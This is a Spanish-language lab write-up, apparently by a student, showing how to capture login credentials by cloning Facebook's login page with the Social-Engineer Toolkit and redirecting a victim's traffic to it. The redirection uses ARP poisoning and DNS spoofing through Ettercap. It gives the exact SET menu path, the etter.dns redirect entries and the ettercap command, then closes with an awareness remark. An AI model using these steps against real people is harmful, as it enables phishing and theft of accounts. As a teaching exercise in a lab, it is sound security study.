
Vallejo Fernández Rafael Alejandro

Setoolkit


En esta práctica se aplica ingeniería social con SET (The Social-Engineer Toolkit) mediante la clonación de un sitio legítimo (Facebook), ARP Spoofing y DNS Spoofing con el fin de obtener las credenciales de acceso de la víctima.

Lo primero que se realiza es verificar que las dos máquinas (atacante y víctima) puedan verse entre ellas:


Víctima (elementary OS):




Atacante (Parrot):



Se ejecuta ahora SET en Parrot y se selecciona la opción 1 (Social-Engineering Attacks): setoolkit




Se selecciona la opción 2 (Website Attack Vector)




Elegimos la opción 3 (Credential Harvester Attack Method):

Seleccionamos ahora la opción 2 (Site Cloner) y se pone la dirección IP de la máquina atacante (Parrot).



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.31.83]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
```

Ingresamos a la dirección IP en el equipo de la víctima (o cualquier otro) para comprobar que carga el sitio clonado con SET.



Ya que se comprobó que el sitio es accesible, se hace ahora el ARP spoofing y el DNS spoofing para obtener las credenciales de acceso del usuario.

Se agrega en el archivo /etc/ettercap/etter.dns las siguientes líneas:

facebook.com A 192.168.31.83

*.facebook.com A 192.168.31.83


Esto permite redirigir las peticiones de facebook.com a la ip del atacante que tiene la página clonada de Facebook.

```
  GNU nano 3.2                                  /etc/ettercap/etter.dns

#                                                                       #
########################################################################
facebook.com    A       192.168.31.83
*.facebook.com  A       192.168.31.83


##############################
# microsoft sucks ;)
# redirect it to www.linux.org
#
```


Se ejecuta Ettercap para realizar el ataque de ARP poisoning y DNS spoofing:

ettercap -T -q -i eth0 -P dns_spoof -M arp ///

```
┌─[root@parrot]─[/home/user]
└──╼ #ettercap -T -q -i eth0 -P dns_spoof -M arp ///

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:7A:1A:C2
          192.168.31.83/255.255.255.0
          fe80::78cc:bcf:fae5:5bfb/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %
```




Se observa la tabla ARP (en el equipo atacado) que está modificada ya que los equipos tienen asociada la dirección MAC del atacante.




Como la tabla de resolución de nombre se modificó, al entrar a facebook.com se redirigirá a la página falsa que se creó y que está en la máquina del atacante.

Ahora se accede a facebook.com desde la máquina víctima e ingresamos los datos para iniciar sesión:



En la máquina del atacante vemos que se capturan las credenciales enviadas:



Finalmente comprobamos en la máquina de la víctima la resolución DNS para facebook.com:
dig facebook.com
Se observa que la url tiene asociada la IP de la máquina atacante y por eso fue posible llevar a cabo el ataque.

Al mezclar las técnicas vistas en esta práctica (ARP spoofing, DNS spoofing e Ingeniería Social) es posible realizar lo anterior ya que un usuario podría estar navegando sin percatarse de lo que está ocurriendo y por esa razón es necesario que se revise que el sitio al que se está ingresando, sea realmente dicho sitio.